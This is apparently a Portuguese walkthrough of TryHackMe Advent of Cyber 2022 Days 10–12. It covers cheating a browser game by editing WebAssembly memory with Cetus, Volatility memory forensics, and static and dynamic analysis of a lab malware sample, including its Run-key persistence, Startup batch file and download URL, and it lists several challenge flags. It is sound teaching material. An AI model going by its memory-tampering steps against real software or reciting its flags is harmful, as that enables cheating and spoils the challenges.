
mesg: ttynname failed: Inappropriate ioctl for device
ls
root.txt
cat root.txt
THM{47C61A0FA8738BA77308A8A600F88E4B}
```

## [Day 10] You're a mean one, Mr. Yeti

No décimo dia, é explicado como hackear jogos de browser a partir da alteração da memória RAM. Para isso tem um plugin para o browser Cetus que pode analisar e alterar o valor dos dados armazenados na memória do Web Assembly.

A máquina que está anexada a essa Task possui um jogo de browser rodando e também já vem com o Cetus instalado. Para conseguir as duas flag basta completar dois desafios no jogo. O primeiro desafio é acertar um número aleatório para o guarda e o segundo é não morrer ao passar por algo que causa dano.

No primeiro desafio, após errar o número o guarda informa qual era o número esperado. Então podemos utilizar o Cetus para buscar na memória por esse número e saber onde que ele fica armazenado. Como estamos buscando pelo número exato, utilizamos o operador EQ e pelo tamanho limite podemos imaginar que é um inteiro de 32 bits, logo usaremos o tipo i32.




Com essa busca é encontrado apenas um endereço de memória que é o que contém o número que buscamos, o valor está em hexadecimal. Clicando no botão azul do lado direito podemos salvar esse endereço para acompanhar as mudanças nele.

Ao conversar com o guarda novamente o valor armazenado no endereço muda. E com alguma ferramenta de conversão de hexa para decimal podemos obter a senha.

The screenshot shows a hex-to-decimal conversion tool. The input field contains the hex value '0x023e453d'. The output field shows the decimal value '37635389'. Below the input field are buttons for 'Convert', 'Reset', and 'Swap'. To the right of the output field is a dropdown set to '16' (hexadecimal). Below the output field is another dropdown set to '10' (decimal).

Assim ao informar o valor certo para o guarda nos é dada a primeira flag, **THM{5\_star\_Fl4gzzz}**, e porta atrás se abre permitindo que acessemos outra área do jogo.



Agora temos que passar por uma ponte onde estão sendo jogadas bolas de neve que ao acertarem o personagem ele perde vida. Para passarmos por isso precisamos encontrar o endereço de memória que armazena a vida e garantirmos que ele não diminua.

Primeiro teremos que fazer uma pesquisa pela memória com o operador EQ e o campo valor vazio, para obtermos todos os endereços. Então deixamos o personagem perder um pouco de vida com as bolas de neve e fazemos uma busca novamente mas com o operador LT, dessa forma poderemos ver quais os endereços que tiveram o valor reduzido desde a busca anterior.

Search   Strings   Patch   Speed Hack   Bookmarks   Memory View

Value (Empty for Differential Search)

Enter value

Comparison Operator

EQ    NE    LT    GT    LTE    GTE

Value Type

i8    i16    i32    i64    f32    f64

ascii    utf-8    bytes

Only Aligned Addresses? (Faster but less accurate)

yes    no


Range

From 0   To 0xFFFFFFFF


**Search**

**458753 results**   **Restart Search**


Address	Value
...	...



Com isso encontrei um endereço que possui valor 70 que é mais ou menos o quanto da barra de vida ainda está verde, então salvo esse endereço nos "Bookmarks" como no desafio anterior. Com isso na aba "Bookmarks" podemos selecionar a opção "Freeze" para impedir que o valor mude, dessa forma o personagem não perderá vida ou morrerá ao atravessar.



Por fim para conseguir a segunda flag é só falar com o Bandit Yeti, **THM{yetiyetiyetiflagflagflag}**.



## [Day 11] Not all gifts are nice

Nessa Task é explicado sobre Memory Forensics, ou seja como analisar o conteúdo da memória RAM de um computador. Isso pode ser realizado com o uso do software volatility, que consegue analisar dumps de Windows, Linux e Mac.

Para responder às questões será utilizado a máquina anexada a essa Task que já possui o volatility e um dump chamado workstation.vmem.

A primeira questão pede pela versão do Windows que foi capturado a imagem da memória. Para obter essa informação usaremos o volatility passando como argumento a imagem da memória e a opção windows.info. Com isso obtemos que a versão é a **10**.

```
elfmcblue@aoc2022-day-11:~/volatility3$ python3 vol.py -f workstation.vmem windows.info
Volatility 3 Framework 2.4.1
Progress: 100.00          PDB scanning finished
Variable      Value
Kernel Base    0xf803218a8000
DTB           0x1ad000
Symbols file:///home/elfmcblue/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/E0093F3AEF15D58168B753C9488A4043-1.json.xz
Is64Bit True
IsPAE False
layer_name     0 WindowsIntel32e
memory_layer   1 FileLayer
KdVersionBlock 0xf80321cd23c8
Major/Minor    15.18362
MachineType    34404
KeNumberProcessors 4
SystemTime     2022-11-23 10:15:56
NtSystemRoot   C:\Windows
NtProductType  NtProductWinNT
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine     34404
PE TimeStamp    Mon Apr 14 21:36:50 2104
```

As próximas duas questões são relacionadas a um processo que estava rodando na máquina, é perguntado qual o nome do processo/presente que o papai noel deixou e qual o Process ID (PID) dele. Alterando o comando anterior de windows.info para windows.pslist podemos obter uma lista com todos os processos que estavam sendo executados. Ao final dessa lista de encontrá-se o **mysterygift.exe** com o PID **2040**.

```
elfmcblue@aoc2022-day-11:~/volatility3$ python3 vol.py -f workstation.vmem windows.pslist
Volatility 3 Framework 2.4.1
Progress: 100.00          PDB scanning finished
PID      PPID     ImageFileName   Offset(V)      Threads Handles SessionId      Wow64   CreateTime        ExitTime       File output
4        0        System         0xc0090b286040 141      -      N/A    False    2022-11-23 09:43:13.000000  N/A      Disabled
104     4        Registry       0xc0090b2dd080 4       -      N/A    False    2022-11-23 09:43:04.000000  N/A      Disabled
316     4        smss.exe      0xc0090e438400 2       -      N/A    False    2022-11-23 09:43:13.000000  N/A      Disabled
436     428     csrss.exe     0xc0090ea65140 10      -      0      False   2022-11-23 09:43:18.000000  N/A      Disabled
2960    5052    SearchProtocol 0xc0091275c4c0 6       -      0      False   2022-11-23 10:14:10.000000  N/A      Disabled
3780    5052    SearchFilterHo 0xc009105b50c0 4       -      0      False   2022-11-23 10:14:10.000000  N/A      Disabled
2040    5888    mysterygift.exe 0xc0090b52e4c0 3       -      1      False   2022-11-23 10:15:19.000000  N/A      Disabled
388    5052    SearchProtocol 0xc00912bf24c0 7       -      1      False   2022-11-23 10:15:24.000000  N/A      Disabled
```

E para a última questão é pedido quantos arquivos podem ser obtidos desse processo. Alterando o plugin novamente, agora para windows.dumpfiles, e utilizando o argumento --PID 2040 para filtrar os processos, podemos obter os arquivos relacionados ao processo da questão anterior. Assim obtemos **16** arquivos.


```
elfmcblue@aoc2022-day-11:/volatility3$ python3 vol.py -f workstation.vmem windows.dumpfiles --pid 2040
Volatility 3 Framework 2.4.1
Progress: 100.00          PDB scanning finished
Cache   FileObject      FileName        Result
ImageSectionObject 0xc00912e1f1f0 mysterygift.exe file.0xc00912e1f1f0.0xc009119ab9b0.ImageSectionObject.mysterygift.exe.img
ImageSectionObject 0xc0090e8b9b50 kernel32.dll file.0xc0090e8b9b50.0xc0090bb58d70.ImageSectionObject.kernel32.dll.img
ImageSectionObject 0xc0090f3b7a50 dnsapi.dll file.0xc0090f3b7a50.0xc0090f3a4c40.ImageSectionObject.dnsapi.dll.img
ImageSectionObject 0xc0090fe50630 FWPUCLNT.DLL file.0xc0090fe50630.0xc0090fdb7c80.ImageSectionObject.FWPUCLNT.DLL.img
ImageSectionObject 0xc0090fe56bc0 rasadhl.dll file.0xc0090fe56bc0.0xc0090ff8ed30.ImageSectionObject.rasadhl.dll.img
ImageSectionObject 0xc0090f3b8d10 IPHLPAPI.DLL file.0xc0090f3b8d10.0xc0090f3d6010.ImageSectionObject.IPHLPAPI.DLL.img
ImageSectionObject 0xc0090e8b8250 KernelBase.dll file.0xc0090e8b8250.0xc0090e579620.ImageSectionObject.KernelBase.dll.img
ImageSectionObject 0xc0090f3b78c0 msasn1.dll file.0xc0090f3b78c0.0xc0090f3d0c40.ImageSectionObject.msasn1.dll.img
ImageSectionObject 0xc0090e8b9ce0 bcrypt.dll file.0xc0090e8b9ce0.0xc0090e5786d0.ImageSectionObject.bcrypt.dll.img
ImageSectionObject 0xc0090ba9c6a0 msvcrt.dll file.0xc0090ba9c6a0.0xc0090bb5d470.ImageSectionObject.msvcrt.dll.img
ImageSectionObject 0xc0090e8dc50 advapi32.dll file.0xc0090e8dc50.0xc0090e7b4ce0.ImageSectionObject.advapi32.dll.img
ImageSectionObject 0xc0090e8dc6a0 rpcrt4.dll file.0xc0090e8dc6a0.0xc0090e511c50.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject 0xc0090e774510 ws2_32.dll file.0xc0090e774510.0xc0090bb3e8a0.ImageSectionObject.ws2_32.dll.img
ImageSectionObject 0xc0090e774830 nsi.dll file.0xc0090e774830.0xc0090bb55d70.ImageSectionObject.nsi.dll.img
ImageSectionObject 0xc0090e6611f0 ntdll.dll file.0xc0090e6611f0.0xc0090bb84bb0.ImageSectionObject.ntdll.dll.img
ImageSectionObject 0xc0090ba9cce0 sechost.dll file.0xc0090ba9cce0.0xc0090e4d4bb0.ImageSectionObject.sechost.dll.img
```

## [Day 12] Forensic McBlue to the REVscue!

No dia 12 é explicado sobre análise de malware, tanto estática sem executar o código malicioso como dinâmica executando o código. O código que vai ser analisado hoje é o processo que foi encontrado ontem durante a análise da memória.

As duas primeiras questões podem ser respondidas utilizando o software "Detect It Easy" para examinar o mysterygift. A primeira questão pede pela arquitetura, que é **64-bit**. E a segunda pelo packer que foi utilizado para esconder o malware, sendo a resposta **UPX**.

A última questão também pode ser feita utilizando esse software, com a aba de "Strings". Nessa questão é pedido pela URL que o malware utiliza para baixar um arquivo. Filtrando por http:// encontramos a URL <http://bestfestivalcompany.thm/favicon.ico>.



As questões 3 e 4 pedem pelo compilador que foi utilizado para compilar esse código e quantas técnicas de Discovery do ATT&CK são utilizadas por ele. Para respondê-la utilizaremos o comando CAPA, mas antes precisa-se desempacotar o arquivo utilizando o UPX.

Ao utilizar esses dois comandos obtemos várias informações relacionadas ao malware. Sendo que ele utiliza 5 técnicas do Mitre ATT&CK, mas apenas **2** de Discovery. E que foi utilizado o compilador **Nim**.

```
C:\Users\Administrator\Desktop\Malware Sample>upx -d mysterygift
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

      File size        Ratio       Format      Name
-----+-----+-----+-----+
      502169 <-    227737    45.35%     win64/pe    mysterygift

Unpacked 1 file.

FLARE Fri 12/16/2022 12:30:34.21
C:\Users\Administrator\Desktop\Malware Sample>capa mysterygift
loading : 100%|██████████| 485/485 [00:00<00:00, 1633.55      rules/s]
matching: 100%|██████████| 573/573 [00:19<00:00, 30.10 functions/s]
+-----+
| md5          | 4e0321d7347cc872a5ac8ca7220b0631
| sha1          | 2dfcba8c182e4ea7665c44054d46549cc7b4430a
| sha256         | 647458e71aea13d92e944bc7b7f305c6da808c71c3d19dc255a96dd60c8800a7
| path          | mysterygift
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
+-----+
| DEFENSE EVASION | Obfuscated Files or Information [T1027]
| DISCOVERY        | File and Directory Discovery [T1083]
|                  | System Information Discovery [T1082]
| EXECUTION         | Shared Modules [T1129]
| PERSISTENCE       | Boot or Logon Autostart Execution::Registry Run Keys / Startup Folder [T1547.001]
+-----+
```

| compiled with Nim | compiler/nim

Para as próximas questões será feita uma análise dinâmica, então executaremos o código enquanto o Process Monitor acompanha o que está sendo executado no computador.

Primeiro é pedido qual chave de registro que é abusada pelo malware. Ao filtrar pelas atividades relacionadas a registro e apagar as opções que não são "RegCreatekey", encontramos que está sendo alterada a chave **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**. E o valor escrito nessa chave é

**C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start**

**Menu\Programs\Startup\wishes.bat**, sendo essa a resposta para a questão seguinte.

Date: 12/16/2022 12:52:38.3271783 PM  
 Thread: 3464  
 Class: Registry  
 Operation: RegSetValue  
 Result: SUCCESS  
 Path: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\(\Default)**  
 Duration: 0.0000048

REG\_SZ  
 192  
**C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat**

A questão 7 quer saber quais arquivos estão sendo criados pelo malware. Então agora devemos filtrar por atividade de sistema de arquivos. Assim encontramos que está sendo criado dois arquivos, o **test.jpg** e o **wishes.bat**.

12:52....	mystrygift.exe	2112	CreateFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	CloseFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	CreateFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	QueryStandardInformation...	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	ReadFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	ReadFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	ReadFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	END OF FILE
12:52....	mystrygift.exe	2112	CloseFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	CreateFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	QueryAttributeTagFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	SetDispositionInformationFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	CloseFile	C:\Users\Administrator\AppData\Local\Temp\2\test.jpg	SUCCESS
12:52....	mystrygift.exe	2112	CreateFile	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat	SUCCESS
12:52....	mystrygift.exe	2112	WriteFile	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat	SUCCESS
12:52....	mystrygift.exe	2112	CloseFile	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wishes.bat	SUCCESS

A oitava questão pede por quais domínios o malware está se conectando. Ao filtrar por atividade de rede aparece o **bestfestivalcompany.thm** e o **virustotal.com**.


Time ...	Process Name	PID	Operation	Path	Result
12:52....	mystrygift.exe	2112	TCP Connect	bestfestivalcompany.thm:49724 -> bestfestivalcompany.thm:http	SUCCESS
12:52....	mystrygift.exe	2112	TCP Send	bestfestivalcompany.thm:49724 -> bestfestivalcompany.thm:http	SUCCESS
12:52....	mystrygift.exe	2112	TCP Receive	bestfestivalcompany.thm:49724 -> bestfestivalcompany.thm:http	SUCCESS
